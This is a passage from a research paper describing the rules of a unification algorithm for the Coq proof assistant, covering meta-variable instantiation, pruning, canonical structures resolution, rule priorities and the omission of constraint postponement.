The rule $\text{CONS-}\delta\text{NOTSTUCKR}$ unfolds the right-hand side constant only if it will not get stuck. If it is stuck, then the rule $\text{CONS-}\delta\text{STUCKL}$ triggers and unfolds the left-hand side, which is precisely what happened in the example above. The rules $\text{CONS-}\delta$ are triggered as a last resort. This controlled unfolding of constants, together with canonical structures resolution, is what allows the encoding of sophisticated meta-programming idioms in [12].

When none of the rules above applies, the algorithm tries η -expansion ($\text{LAM-}\eta$ rules). These rules unifies a function $\lambda x : T. t$ with a term u . The first premise ensures that u 's head is not an abstraction to avoid overlapping with the LAM-SAME rules, otherwise it is possible to build an infinite loop together with the rules $\text{LAM-}\beta$. The following two hypotheses ensure that u has product type with T as domain. First, the type of u is computed as U , and then we ensure U is a product with domain T calling the following function:

$$\begin{aligned} \text{ensure_product}(\bar{\ell} \models C; \Sigma_0; \Gamma; T; U) &= (\phi_2; \Sigma_2) \\ \text{where } \phi_1 &= \bar{\ell}, i \models C \text{ for fresh universe level } i \\ \text{and } \Sigma_1 &= \Sigma_0, ?v : \text{Type}(i)[\Gamma, y : T] \text{ for fresh } ?v \\ \text{and } \phi_1; \Sigma_1; \Gamma \vdash U &\approx \equiv \forall y : T. ?v[\widehat{\Gamma}, y] \triangleright \phi_2; \Sigma_2 \end{aligned}$$

This function returns the result of unifying U with a product type with domain T and unknown range $?v$. For this, the meta-context Σ_0 is extended with $?v$ having type $\text{Type}(i)$, for fresh universe level i , and context Γ extended with $y : T$.

We consider η -expansion as a last resort in the hope of obtaining a function beforehand, after expanding some definition.

4.3 Meta-Variable Instantiation

The rules for meta-variable instantiation are considered in Figure 6, most of which are inspired by Abel & Pientka [1]. There are, however, several differences between their work and ours, since we have a different base logic (CIC instead of LF), and a different assumption on the types of the terms: they require the terms being unified to have the same (known) type, while we do not (types play no directing role in our unification judgment).

For presentation purposes, we only present the rules having a meta-variable on the right-hand side of the equation, but the algorithm also includes the rules with the terms swapped.

Same Meta-Variable: If both terms are the same meta-variable $?x$, we have two distinct cases: if their substitution is exactly the same, the rule META-SAME-SAME applies, in which the arguments of the meta-variable are compared point-wise. Note that we require the elements in the substitution to be the same, and not just convertible. If, instead, their substitutions are different, the rule META-SAME is attempted. To better understand this rule, let's look at an example. Suppose $?z$ has type $T[x_1 : \text{nat}, x_2 : \text{nat}]$ and we have to solve the equation

$$?z[y_1, y_2] \approx ?z[y_1, y_3]$$

where y_1, y_2 and y_3 are distinct variables. From this equation we cannot know yet what value $?z$ will hold, but at least we know it cannot refer (up to conversion) to the second parameter, x_2 , since then the above equation would have no solution. This reasoning is reflected in the rule META-SAME in the hypothesis

$$\Psi_1 \vdash \sigma \cap \sigma' \triangleright \Psi_2$$

This judgment performs an intersection of both substitutions, filtering out those positions from the context of the meta-variable Ψ_1 where the substitutions disagree, resulting in Ψ_2 .

The intersection judgment is defined in the INTERSEC-^* rules in the same figure. The text inside grey boxes defines a different rule: it allows us to collapse a rule for declarations and a rule for definitions into one only rule. The judgment is conservative: it only filters out different *variables*. The judgment is undefined if the two substitutions have different *terms* (not variables) in some position. Of course, a more aggressive approach is possible, checking for convertibility of the terms instead of just syntactic equality, but it is not clear whether the few more cases covered compensates for the potential loss in performance.

Coming back to the rule META-SAME , by filtering out the disagreeing positions of the substitution, we obtain a new context Ψ_2 , which is a subset of Ψ_1 . Since this smaller context may be ill-formed, we *sanitize* it. The sanitization judgment is defined at the bottom of the figure, and it simply removes every (possibly defined) variable in the context whose free variables are not included in the context. This process results in a new (possibly smaller) context Ψ_3 . After making sure that the type T of $?x$ is still well-formed in this context, we restrict $?x$ to only refer to the variables in Ψ_3 . We do this by creating a new meta-variable $?y$ with the type of $?x$, but in the context Ψ_3 . We further instantiate $?x$ with $?y$. Both the creation of $?y$ and the instantiation of $?x$ in the meta-context Σ is expressed in the fragment $\Sigma \cup \{?y : T[\Psi_3], ?x := ?y[\widehat{\Psi}_3]\}$ of the last hypothesis. We use this new meta-context to compare point-wise the arguments of the meta-variable.

Meta-Variable Instantiation: The META-INST rules instantiate a meta-variable applying a variation of *higher-order pattern unification* (HOPU) [14]. They unify a meta-variable $?x$ with some term t , obtaining a MGU (actually, as we will see in §4.3.1, *almost* a MGU). As required by HOPU, the meta-variable is applied to a suspended substitution mapping variables to variables, ξ , and a spine of arguments ξ' , of variables only. Assuming $?x$ has (contextual) type $T[\Psi]$, this rule must find a term t''' to instantiate $?x$ such that

$$t \approx ?x[\xi] \xi'$$

that is, after performing the suspended substitution ξ and applying arguments ξ' (formally, $t''' \{ \xi / \widehat{\Psi} \} \xi'$), results in a term convertible to t .

Having contexts Σ_0 and Γ , the new term t''' is crafted from t following these steps:

$\frac{\text{META-SAME-SAME} \quad \Sigma; \Gamma \vdash \bar{t} \approx_{\mathcal{R}} \bar{u} \triangleright \Sigma'}{\Sigma; \Gamma \vdash ?x[\sigma] \bar{t} \approx_{\mathcal{R}} ?x[\sigma] \bar{u} \triangleright \Sigma'}$	$\frac{\text{META-SAME} \quad \begin{array}{l} ?x : T[\Psi_1] \in \Sigma \quad \Psi_1 \vdash \sigma \cap \sigma' \triangleright \Psi_2 \quad \cdot \vdash \text{sanitize}(\Psi_2) \triangleright \Psi_3 \\ \text{FV}(T) \subseteq \Psi_3 \quad \Sigma \cup \{?y : T[\Psi_3], ?x := ?y[\Psi_3]\}; \Gamma \vdash \bar{t} \approx_{\mathcal{R}} \bar{u} \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash ?x[\sigma] \bar{t} \approx_{\mathcal{R}} ?x[\sigma'] \bar{u} \triangleright \Sigma'}$	
$\frac{\text{META-INST} \quad \begin{array}{l} ?x : T[\Psi] \in \Sigma_0 \quad t', \xi_1 = \text{remove_tail}(t; \xi') \quad t' \downarrow_{\beta}^w t'' \quad \Sigma_0 \vdash \text{prune}(?x; \xi, \xi_1; t'') \triangleright \Sigma_1 \quad \Sigma_1; \Gamma \vdash \xi_1 : \bar{U} \\ t''' = \lambda y : U\{\xi, \xi_1/\hat{\Psi}, \bar{y}\}^{-1}. \Sigma_1(t'')\{\xi, \xi_1/\hat{\Psi}, \bar{y}\}^{-1} \quad \Sigma_1; \Psi \vdash t''' : T' \quad \Sigma_1; \Psi \vdash T' \approx_{\leq} T \triangleright \Sigma_2 \quad ?x \notin \text{FMV}(t''') \end{array}}{\Sigma_0; \Gamma \vdash t \approx_{\mathcal{R}} ?x[\xi] \xi' \triangleright \Sigma_2 \cup \{?x := t'''\}}$		
$\frac{\text{META-FOR} \quad \begin{array}{l} ?x : T[\Psi] \in \Sigma_0 \quad 0 < n \quad \Sigma_0; \Gamma \vdash u \bar{u}_m' \approx_{\mathcal{R}} ?x[\sigma] \triangleright \Sigma_1 \quad \Sigma_1; \Gamma \vdash \bar{u}_n'' \approx_{\mathcal{R}} \bar{t}_n \triangleright \Sigma_2 \end{array}}{\Sigma_0; \Gamma \vdash u \bar{u}_m' u_n'' \approx_{\mathcal{R}} ?x[\sigma] \bar{t}_n \triangleright \Sigma_2}$		
$\frac{\text{META-DELDPSR} \quad \begin{array}{l} ?x : T[\Psi] \in \Sigma \quad l = [i \sigma_i \text{ is variable and } \nexists j > i. \sigma_i = (\sigma, \bar{u})_j] \\ \cdot \vdash \text{sanitize}(\Psi_l) \triangleright \Psi' \quad \text{FV}(T) \subseteq \Psi' \quad \Sigma \cup \{?y : T[\Psi'], ?x := ?y[\Psi']\}; \Gamma \vdash t \approx_{\mathcal{R}} ?y[\sigma_l] \bar{u} \triangleright \Sigma' \end{array}}{\Sigma; \Gamma \vdash t \approx_{\mathcal{R}} ?x[\sigma] \bar{u} \triangleright \Sigma'}$		
$\frac{\text{META-REDUCER} \quad \begin{array}{l} ?u : T[\Psi] \in \Sigma_0 \quad t \rightsquigarrow_{\delta}^{w, 0..1} t' \quad t' \downarrow_{\beta \zeta_{\iota \theta}}^w t'' \quad \Sigma_0; \Gamma \vdash t'' \approx_{\mathcal{R}} ?u[\sigma] \bar{t}_n \triangleright \Sigma_1 \end{array}}{\Sigma_0; \Gamma \vdash t \approx_{\mathcal{R}} ?u[\sigma] \bar{t}_n \triangleright \Sigma_1}$	$\frac{\text{INTERSEC-NIL} \quad \cdot \vdash \cdot \cap \cdot \triangleright \cdot}{\cdot \vdash \cdot \cap \cdot \triangleright \cdot}$	
$\frac{\text{INTERSEC-KEEP} \quad \Psi \vdash \sigma \cap \sigma' \triangleright \Psi'}{\Psi, x := u : A \vdash \sigma, t \cap \sigma', t \triangleright \Psi', x : A}$	$\frac{\text{INTERSEC-REMOVE} \quad \begin{array}{l} \Psi \vdash \sigma \cap \sigma' \triangleright \Psi' \quad y \neq z \\ \Psi, x := u : T \vdash \sigma, y \cap \sigma', z \triangleright \Psi' \end{array}}{\Psi, x := u : T \vdash \sigma, y \cap \sigma', z \triangleright \Psi'}$	$\frac{\text{SANITIZE-NIL} \quad \cdot \vdash \text{sanitize}(\cdot) \triangleright \cdot}{\cdot \vdash \text{sanitize}(\cdot) \triangleright \cdot}$
$\frac{\text{SANITIZE-KEEP} \quad \begin{array}{l} \text{FV}(T) \subseteq \xi \quad \text{FV}(u) \subseteq \xi \quad x, \xi \vdash \text{sanitize}(\Psi) \triangleright \Psi' \end{array}}{\xi \vdash \text{sanitize}(x := u : T, \Psi) \triangleright x : T, \Psi'}$	$\frac{\text{SANITIZE-REMOVE} \quad \begin{array}{l} \text{FV}(T) \not\subseteq \xi \vee \text{FV}(u) \not\subseteq \xi \quad \xi \vdash \text{sanitize}(\Psi) \triangleright \Psi' \end{array}}{\xi \vdash \text{sanitize}(x := u : T, \Psi) \triangleright \Psi'}$	

Figure 6. Meta-variable instantiation.

1. To avoid unnecessarily η -expanded solutions, the term t and arguments ξ' are decomposed using the function $\text{remove_tail}(\cdot; \cdot)$:

$$\begin{aligned} \text{remove_tail}(t; x, \xi) &= \text{remove_tail}(t; \xi) && \text{if } x \notin \text{FV}(t) \\ \text{remove_tail}(t; \xi) &= (t, \xi) && \text{in any other case} \end{aligned}$$

This function, applied to t and ξ' , returns a new term t' and a list of variables ξ_1 , where there exists ξ_2 such that $t = t' \xi_2$ and $\xi' = \xi_1, \xi_2$, and ξ_2 is the longest such list. For instance, in the following example

$$?f[] \ x \ y \approx \text{addn} \ x \ y$$

where addn is the addition operation on natural numbers, we want to remove “the tail” on both sides of the equation, leading to the natural solution $?f[] := \text{addn}$. In this example, ξ_1 is the empty list, ξ_2 is $[x, y]$, and t' is addn .

The check that $x \notin \text{FV}(t)$ in the first case above ensures that no solutions are erroneously discarded. Consider the following equation:

$$?f[] \ x \approx \text{addn0} \ x \ x$$

If we remove the argument of the meta-variable, we will end up with the unsolvable equation $?f[] \approx \text{addn0} \ x$.

2. The term obtained in the previous step is weak head β normalized, noted $t' \downarrow_{\beta}^w t''$. This is performed in order to remove false dependencies, like variable x in $(\lambda y. 0) \ x$.

3. The meta-variables in t'' are *pruned*. This process is quite involved, and detailed examples can be found in [1]. The formal description will be discussed below in §4.3.1.

At high level, the pruning judgment ensures that the term t'' has no “offending variables”, that is, free variables outside of those occurring in the substitution ξ, ξ_1 . It does so by removing elements from the suspended substitutions occurring in t'' , containing variables outside of ξ, ξ_1 . For instance, in the example $?f[] \ x \approx \text{addn0} \ ?u[x, y]$, the variable y has to be removed from the substitution on the r.h.s. since it does not occur in the l.h.s.. Similarly, if the meta-variable being instantiated occurs inside a suspended substitution, it has to be removed from the substitution to avoid a circularity in the instantiation. The output of this judgment is a new meta-context Σ_1 .

4. The final term t''' is constructed as

$$\lambda y : U\{\xi, \xi_1/\hat{\Psi}, \bar{y}\}^{-1}. \Sigma_1(t'')\{\xi, \xi_1/\hat{\Psi}, \bar{y}\}^{-1}$$

First, note that t''' has to be a function taking n arguments \bar{y} , where $n = |\xi_1|$. For the moment, let’s forget about the types of each y_j .

The body of this function is the term obtained from the second step, t'' , after performing a few changes. First, all of its defined meta-variables are normalized with respect to the meta-context obtained in the previous step, Σ_1 , in order to replace the meta-variables with the pruned ones. This step effectively removes false dependencies on variables not occurring in ξ, ξ_1 .

Then, the *inversion* of substitution $\xi, \xi_1/\hat{\Psi}, \bar{y}$ is performed. This inversion ensures that all free variables in $\Sigma_1(t'')$ are replaced by variables in Ψ and \bar{y} . More precisely, it replaces every variable in $\Sigma_1(t'')$ appearing *only once* in the image of the substitution (ξ, ξ_1) by the corresponding variable in the domain of the substitution $(\hat{\Psi}, \bar{y})$. If a variable appears multiple times in the image and occur in term t'' , then inversion fails.

The type of each argument y_j of the function is the type U_j , obtained from the j -th element in ξ_1 , after performing the inversion substitution (with the caveat that the substitution includes only the $j - 1$ elements in \bar{y}).

5. The type of t''' , which now only depends on the context Ψ , is computed as T' , and unified with the type of $?x$, obtaining a new meta-context Σ_2 .

In the special case where t''' is itself a meta-variable of type an arity (an n -ary dependent product whose codomain is a sort), we do not directly force the type of the instance T' to be smaller than T , which would unnecessarily restrict the universe graph. Instead, we downcast T and T' to a smaller type according to the cumulativity relation before converting them. The idea is that, if we are unifying meta-variables $?x$ and $?y$, with $?x : \text{Type}(i)[\Gamma]$ and $?y : \text{Type}(j)[\Gamma']$, the body of $?x$ and $?y$ just has to be of type $\text{Type}(k)$ for some $k \leq i, j$.

6. Finally, an *occurs check* is performed to prevent illegal solutions, making sure $?x$ does not occur in t''' .

The algorithm outputs Σ_2 plus the instantiation of $?x$ with t''' .

First-Order Approximation: The rules META-INST only applies if the spine of arguments of the meta-variable only have variables. This can be quite restrictive. Consider for instance the following equation that tries to unify an unknown function, applied to an unknown argument, with the term 1 (expanded to $S\ 0$):

$$S\ 0 \approx ?f[]\ ?y[]$$

As usual, such equations have multiple solutions, but there is one that is “more natural”: assign S to $?f$ and 0 to $?y$. However, since the argument to the meta-variable is not a variable, it does not comply with HOPU, and therefore is not considered by the META-INST rules. In an scenario like this, the META-FO rules perform a *first order approximation*, unifying the meta-variable $(?f$ in the equation above) with the term on the l.h.s. without the last n arguments (S), which are in turn unified pointwise with the n arguments in the spine of the meta-variable (0 and $?y$, respectively). Note that the rule APP-FO does not subsume this rule, as it requires both terms being equated to have the same number of arguments.

Meta-Variable Dependencies Erasure: If none of the rules above work, the algorithm makes a somewhat brutal attempt: the rule META-DELDEPSR chops off every element in the substitution that is not a variable, or that is a duplicated variable. Therefore, problems not complying with HOPU can be reconsidered. One issue with this rule is that it fixes a solution where many solutions may exist. Although the selected solution works most of the time, as we are going to see in §5, it might not be the one expected by the user.

Formally, this rule first takes each position i in σ such that σ_i is a variable with no duplicated occurrence in σ, \bar{u} . The resulting list l containing those positions is used to filter out the local context of the meta-variable, obtaining the new context Ψ' . After sanitizing this context, a fresh meta-variable $?y$ is created in this restricted local context, and $?x$ is instantiated with this meta-variable. The new meta-context obtained after this instantiation is used to recursively call the unification algorithm to solve the problem $?y[\sigma_i]\ \bar{u} \approx t$.

Eliminating Dependencies via Reduction: Sometimes the term being assigned to the meta-variable has variables not occurring in the

substitution, but that can be eliminated via reduction. For instance, take the following equation

$$\pi_1(0, x) \approx ?g[]$$

It has a solution, after reducing the term on the l.h.s., obtaining the easily solvable equation $0 \approx ?g[]$. This is precisely what rules META-REDUCE do, as a last attempt to make progress.

4.3.1 Pruning

Figure 7 shows the actual process of pruning. The pruning judgment is noted

$$\Sigma \vdash \text{prune}(?x; \xi; t) \triangleright \Sigma'$$

It takes a meta-context Σ , a meta-variable $?x$, a list of variables ξ , the term to be pruned t , and returns a new meta-context Σ' , which is an extension of Σ where all the meta-variables with offending variables in their suspended substitution are instantiated with pruned ones.

For brevity, we only show rules for the Calculus of Constructions fragment of CIC, *i.e.*, without considering pattern matching and fixpoints. The missing rules are easy to extrapolate from the given ones. The only interesting case is when the term t is a meta-variable $?y$ applied to the suspended substitution σ . We have two possibilities: either every variable from every term in σ is included in ξ , in which case we do not need to prune (PRUNE-META-NOPRUNE), or there exists some terms which have to be removed (pruned) from σ (PRUNE-META).

These two rules use an auxiliary judgment to prune the local context of the meta-variable Ψ_0 . This judgment has the form

$$\Psi \vdash \text{prune_ctx}(?x; \xi; \sigma) \triangleright \Psi'$$

Basically, it filters out every variable in Ψ where σ has an *offending term*, that is, a term with a free variable not in ξ , or having $?x$ in the set of free meta-variables. Ψ' is the result of this process.

Coming back to the rules in Figure 7, in PRUNE-META-NOPRUNE we have the condition that the pruning of context Ψ_0 resulted in the same context (no need for a change). More interestingly, when the pruning of Ψ_0 results in a new context Ψ_1 , PRUNE-META does the actual pruning of $?y$. Similarly to the rule META-SAME, it first sanitizes the new context Ψ_1 , obtaining a new context Ψ_2 , then it ensures that the type T is valid in Ψ_2 , by pruning variables outside Ψ_2 , and finally instantiates the meta-variable $?y$ with a fresh meta-variable $?z$, having contextual type $T[\Psi_2]$.

It is important to note that, due to conversion, the process of pruning may loose solutions. For instance, consider the following equation:

$$\pi_1(0, ?x[n]) \approx ?y[]$$

The pruning algorithm will remove n from $?x$, although another solution exists by reducing the l.h.s., assigning 0 to $?y$.

4.4 Canonical Structures Resolution

When an instance i of a structure is declared **Canonical**, COQ will add, for each projector, a record in the *canonical structures database* (Δ_{db}). Each record registers a key consisting of the projector p and the head constructor h of the value for that projector in the instance, and a value, the instance i itself. Then, at high level, when the algorithm has to solve an equation of the form $h\ t \approx p\ ?x$, it searches for the key (p, h) in the database, finding that $?x$ should be instantiated with i .

The process is formally described in Figure 8. We always start from an equation of the form:

$$t'' \approx p_j[\bar{\kappa}] \bar{p}\ i\ \bar{t}$$

where p_j is a projector of a structure applied to some universe instance $\bar{\kappa}$, \bar{p} are the parameters of the structure, i is the instance

$\frac{\text{PRUNE-CONSTANT} \quad h \in \mathcal{S} \cup \mathcal{C}}{\Sigma \vdash \text{prune}(?x; \xi; h) \triangleright \Sigma}$	$\frac{\text{PRUNE-VAR} \quad x \in \xi}{\Sigma \vdash \text{prune}(?x; \xi; x) \triangleright \Sigma}$	$\frac{\text{PRUNE-LAM, PRUNE-PROD} \quad \Pi \in \{\lambda, \forall\} \quad \Sigma \vdash \text{prune}(?x; \xi; x; t) \triangleright \Sigma'}{\Sigma \vdash \text{prune}(?x; \xi; \Pi x. t) \triangleright \Sigma'}$
$\frac{\text{PRUNE-LET} \quad \begin{array}{l} \Sigma_0 \vdash \text{prune}(?x; \xi; t_2) \triangleright \Sigma_1 \\ \Sigma_1 \vdash \text{prune}(?x; \xi; x; t_1) \triangleright \Sigma_2 \end{array}}{\Sigma_0 \vdash \text{prune}(?x; \xi; \text{let } x := t_2 \text{ in } t_1) \triangleright \Sigma_2}$	$\frac{\text{PRUNE-APP} \quad \begin{array}{l} \Sigma_0 \vdash \text{prune}(?x; \xi; t) \triangleright \Sigma_1 \\ \Sigma_i \vdash \text{prune}(?x; \xi; t_i) \triangleright \Sigma_{i+1} \quad i \in [1, n] \end{array}}{\Sigma_0 \vdash \text{prune}(?x; \xi; t \bar{t}_n) \triangleright \Sigma_{n+1}}$	$\frac{\text{PRUNE-META-NOPRUNE} \quad \begin{array}{l} ?y : T[\Psi_0] \in \Sigma \quad ?x \neq ?y \\ \Psi_0 \vdash \text{prune_ctx}(?x; \xi; \sigma) \triangleright \Psi_0 \end{array}}{\Sigma \vdash \text{prune}(?x; \xi; ?y[\sigma]) \triangleright \Sigma}$
$\frac{\text{PRUNE-META} \quad \begin{array}{l} ?y : T[\Psi_0] \in \Sigma \quad ?x \neq ?y \quad \Psi_0 \vdash \text{prune_ctx}(?x; \xi; \sigma) \triangleright \Psi_1 \\ \cdot \vdash \text{sanitize}(\Psi_1) \triangleright \Psi_2 \quad \Sigma \vdash \text{prune}(?x; \widehat{\Psi}_2; T) \triangleright \Sigma' \end{array}}{\Sigma \vdash \text{prune}(?x; \xi; ?y[\sigma]) \triangleright \Sigma', ?z : T[\Psi_2] \cup \{?y := ?z[\widehat{\Psi}_2]\}}$	$\frac{\text{PRUNECTX-NIL}}{\cdot \vdash \text{prune_ctx}(?x; \xi; \cdot) \triangleright \cdot}$	
$\frac{\text{PRUNECTX-NOPRUNE} \quad \text{FV}(t) \subseteq \xi \quad ?x \notin \text{FMV}(t) \quad \Psi \vdash \text{prune_ctx}(?x; \xi; \sigma) \triangleright \Psi'}{\Psi, z : A \vdash \text{prune_ctx}(?x; \xi; \sigma, t) \triangleright \Psi', z : A}$	$\frac{\text{PRUNECTX-PRUNE} \quad \text{FV}(t) \not\subseteq \xi \vee ?x \in \text{FMV}(t) \quad \Psi \vdash \text{prune_ctx}(?x; \xi; \sigma) \triangleright \Psi'}{\Psi, x : A \vdash \text{prune_ctx}(?x; \xi; \sigma, t) \triangleright \Psi'}$	

Figure 7. Pruning of meta-variables.

(usually a meta-variable), and \bar{t} are the arguments of the projected value, in the case when it has product type. In order to solve this equation the algorithm proceeds as follows:

LOOKUP-CS

$$\frac{\begin{array}{l} (p_j, h, c_\iota) \in \Delta_{\text{db}} \\ \Phi_1, \iota = \text{fresh}(\Phi_0, c_\iota) \quad \iota \rightsquigarrow_{\delta E} \lambda x : \bar{T}. k[\bar{\kappa}'] \bar{p}' \bar{v} \\ \Sigma_1 = \Sigma_0, ?y : \bar{T} \quad \Phi_1 \models \bar{\kappa} = \bar{\kappa}' \triangleright \Phi_2 \\ \Phi_2; \Sigma_1; \Gamma \vdash \bar{p} \approx_{\equiv} p' \{?y/\bar{x}\} \triangleright \Phi_3; \Sigma_2 \end{array}}{\Phi_0; \Sigma_0 \vdash (p_j, \bar{\kappa}, \bar{p}, h) \in ? \Delta_{\text{db}} \triangleright \Phi_3, \Sigma_2, \iota ?y, v_j \{?y/\bar{x}\}}$$

CS-CONSTR

$$\frac{\begin{array}{l} \Phi_0; \Sigma_0 \vdash (p_j, \bar{\kappa}, \bar{p}, c) \in ? \Delta_{\text{db}} \triangleright \Phi_1, \Sigma_1, \iota, c[\bar{\ell}'] \bar{u}' \\ \Phi_1 \models \bar{\ell} = \bar{\ell}' \triangleright \Phi_2 \quad \Phi_2; \Sigma_1; \Gamma \vdash \bar{u} \approx_{\equiv} \bar{u}' \triangleright \Phi_3; \Sigma_2 \\ \Phi_3; \Sigma_2; \Gamma \vdash i \approx_{\equiv} \iota \triangleright \Phi_4; \Sigma_3 \\ \Phi_4; \Sigma_4; \Gamma \vdash \bar{t}' \approx_{\equiv} \bar{t} \triangleright \Phi_5; \Sigma_4 \end{array}}{\Phi_0; \Sigma_0; \Gamma \vdash c[\bar{\ell}] \bar{u} \bar{t}' \approx_{\mathcal{R}} p_j[\bar{\kappa}] \bar{p} i \bar{t} \triangleright \Phi_5; \Sigma_4}$$

CS-PROD

$$\frac{\begin{array}{l} \Phi_0; \Sigma_0 \vdash (p_j, \bar{\kappa}, \bar{p}, \rightarrow) \in ? \Delta_{\text{db}} \triangleright \Phi_1, \Sigma_1, \iota, u \rightarrow u' \\ \Phi_1; \Sigma_1; \Gamma \vdash t \approx_{\equiv} u \triangleright \Phi_2; \Sigma_2 \\ \Phi_2; \Sigma_2; \Gamma \vdash t' \approx_{\mathcal{R}} u' \triangleright \Phi_3; \Sigma_3 \\ \Phi_3; \Sigma_3; \Gamma \vdash i \approx_{\equiv} \iota \triangleright \Phi_4; \Sigma_4 \end{array}}{\Phi_0; \Sigma_0; \Gamma \vdash t \rightarrow t' \approx_{\mathcal{R}} p_j[\bar{\kappa}] \bar{p} i \triangleright \Phi_4; \Sigma_4}$$

CS-SORT

$$\frac{\begin{array}{l} \Phi_0; \Sigma_0 \vdash (p_j, \bar{\kappa}, \bar{p}, s) \in ? \Delta_{\text{db}} \triangleright \Phi_1, \Sigma_1, \iota, v_j \\ \Phi_1; \Sigma_1; \Gamma \vdash s \approx_{\mathcal{R}} v_j \triangleright \Phi_2; \Sigma_2 \\ \Phi_2; \Sigma_2; \Gamma \vdash i \approx_{\equiv} \iota \triangleright \Phi_3; \Sigma_3 \end{array}}{\Phi_0; \Sigma_0; \Gamma \vdash s \approx_{\mathcal{R}} p_j[\bar{\kappa}] \bar{p} i \triangleright \Phi_3; \Sigma_3}$$

CS-DEFAULT

$$\frac{\begin{array}{l} \Phi_0; \Sigma_0 \vdash (p_j, \bar{\kappa}, \bar{p}, _) \in ? \Delta_{\text{db}} \triangleright \Phi_1, \Sigma_1, \iota, v_j \\ \Phi_3; \Sigma_2; \Gamma \vdash t \approx_{\mathcal{R}} v_j \triangleright \Phi_4; \Sigma_3 \\ \Phi_4; \Sigma_3; \Gamma \vdash i \approx_{\equiv} \iota \triangleright \Phi_5; \Sigma_4 \end{array}}{\Phi_0; \Sigma_0; \Gamma \vdash t \approx_{\mathcal{R}} p_j[\bar{\kappa}] \bar{p} i \triangleright \Phi_5; \Sigma_4}$$

Figure 8. Canonical structures resolution.

1. First, a constant c_ι is selected from Δ_{db} , keying on the projector p_j and the head element h of t'' . The constant c_ι stored in the database is a potentially polymorphic constant, so we build a fresh instance of it (ι) and add the fresh universe levels and constraints to the universe context. Its body is a function taking arguments $\bar{x} : \bar{T}$ and returning the term $k[\bar{\kappa}'] \bar{p}' \bar{v}$, with k the constructor of the structure applied to a universe instance $\bar{\kappa}'$, \bar{p}' the parameters of the structure, and \bar{v} the values for each of the fields of the structure.
2. Then, the expected and inferred universe instances and parameters of the instance are unified, after replacing every argument x with a corresponding fresh meta-variable $?y$.
3. According to the class of h , the algorithm considers different rules:
 - (a) CS-CONST if h is a constant c .
 - (b) CS-PROD if h is a non-dependent product $t \rightarrow t'$.
 - (c) CS-SORT if h is a sort s .
 If these do not apply, then it tries CS-DEFAULT.
4. Next, the term t'' is unified with the corresponding projected term in the value of the instance for the j -th field. If t'' is a constant c applied to arguments \bar{u} and the value v_j of the j -th field of ι is c applied to \bar{u}' , then the universe instances and arguments \bar{u} and \bar{u}' are unified. If t'' is a product with premise t and conclusion t' , they are unified with the corresponding terms (u and u') in v_j . Note that cumulativity is preserved in the codomain of products and in the CS-SORT rule.
5. The instance of the structure i is unified with the instance found in the database, ι , applied to the meta-variables \bar{y} . Typically, i is a meta-variable, and this step results in instantiating the meta-variable with the constructed instance.
6. Finally, for CS-CONST only, if the j -th field of the structure has product type, and is applied to \bar{t}' arguments, then these arguments are unified with the arguments \bar{t} of the projector.

As with the rules for meta-variable instantiation, we only show the rules in one direction, with the projector on the right-hand side, but the algorithm also includes the rules in the opposite direction.

4.5 Rule Priorities and Backtracking

The figures shown above does not precisely nail the priority of the rules, nor when the algorithm backtracks. Below we show the precise order of application of the rules, where the rules in the same line are tried in the given order *without* backtracking (the first one matching the conclusion and whose side-conditions are satisfied is used). Rules in different lines or in the same line separated by | are tried *with* backtracking (if one fails to apply, the next is tried). Note that if at any point the environment and the two terms to be unified are ground (they do not contain meta-variables), unification is skipped entirely and a call to COQ’s efficient conversion algorithm is made instead.

1. If a term has a *defined* meta-variable in its head position:
 - (a) META- δ R, META- δ L
2. If both terms heads are *the same undefined* meta-variable:
 - (a) META-SAME-SAME, META-SAME
3. If one term has an *undefined* meta-variable, and the other term does not have the same meta-variable in its head position:

META-INSTL | META-FOR | META-REDUCER | META-DELDPSR |
 LAM- η R | META-INSTL | META-FOL | META-REDUCEL |
 META-DELDPSL | LAM- η L
4. Else:
 - (a) If the two terms have different head constants:
 - i. (CS-CONSTR, CS-PRODR, CS-SORTL) | CS-DEFAULTR
 - ii. (CS-CONSTL, CS-PRODL, CS-SORTL) | CS-DEFAULTL
 - (b) APP-FO
 - (c) The remaining rules from Figure 4 in the following order, backtracking only if the hypotheses that are not recursive calls to the algorithm fail to apply:

LAM- β R | LET- ζ R | CASE- ι R | LAM- β L | LET- ζ L | CASE- ι L |
 CONS- δ NOTSTUCKR | CONS- δ STUCKL | CONS- δ R | CONS- δ L |
 LAM- η R | LAM- η L

4.6 A Deliberate Omission: Constraint Postponement

The technique of *constraint postponement* [18] is widely adopted in unification algorithms, including the current algorithm of COQ. It has however some negative impact in COQ, and, as it turns out, it is not as crucial as generally believed.

First, let us show why this technique is incorporated into proof assistants. Sometimes the unification algorithm is faced with an equation that has multiple solutions, in a context where there should only be one possible candidate. For instance, consider the following term witnessing an existential quantification:

$$\text{exist_0 } (\text{le_n } 0) : \exists x. x \leq x$$

where exist is the constructor of the type $\exists x. P x$, with P a predicate over the (implicit) type of x . More precisely, exist takes a predicate P , an element x , and a proof that P holds for x , that is, $P x$. In the example above we are providing an underscore in place of P , since we want COQ to find out the predicate, and we annotate the term with a typing constraint (after the colon) to specify that the whole term is a proof of existence of a number lesser or equal to itself. In this case, we provide 0 as such number, and the proof $\text{le_n } 0$, which has type $0 \leq 0$.

During typechecking, COQ first infers the type of the term on the left of the colon, and only then it verifies that this type is compatible (*i.e.*, unifiable) with the typing constraint. When inferring the type for the term on the left, COQ will create a fresh meta-variable for the predicate P , let’s call it $?P$, and unify $?P$ 0 with $0 \leq 0$, the type of $\text{le_n } 0$. Without any further information, COQ has four different (incomparable) solutions for P : $\lambda x. 0 \leq 0$, $\lambda x. x \leq 0$, $\lambda x. 0 \leq x$, $\lambda x. x \leq x$.

When faced with such an ambiguity, COQ postpones the equation in the hope that further information will help disambiguate the problem. In this case, the necessary information is given later on through the typing constraint, which narrows the set of solutions to a unique solution.

Constraint postponement has its consequences, though: On one hand, the algorithm can solve more unification problems and hence fewer typing annotations are required (*e.g.*, we do not need to specify P). On the other hand, since constraints are delayed, the algorithm becomes hard to debug and, at times, slow. The reason for these assertions comes from the realisation that the algorithm will continue to (try to) unify the terms, piling up constraints on the way, perhaps to later on find out that, after all, the terms are not unifiable (or are unifiable only if some decision is taken on the delayed equations).

When combined with canonical structures resolution, or any other form of proof automation, this technique is particularly bad, as it may break the assumption that certain value has been previously assigned. The motivation to omit this technique came from experience in projects on proof automation by the first author [12, 25], and on bi-directional elaboration by the second author (in the above example, a bi-directional elaboration algorithm will unify the type returned by exist with the expected type, and only then unify the type of its arguments, thereby posing the unification problems in the right order).

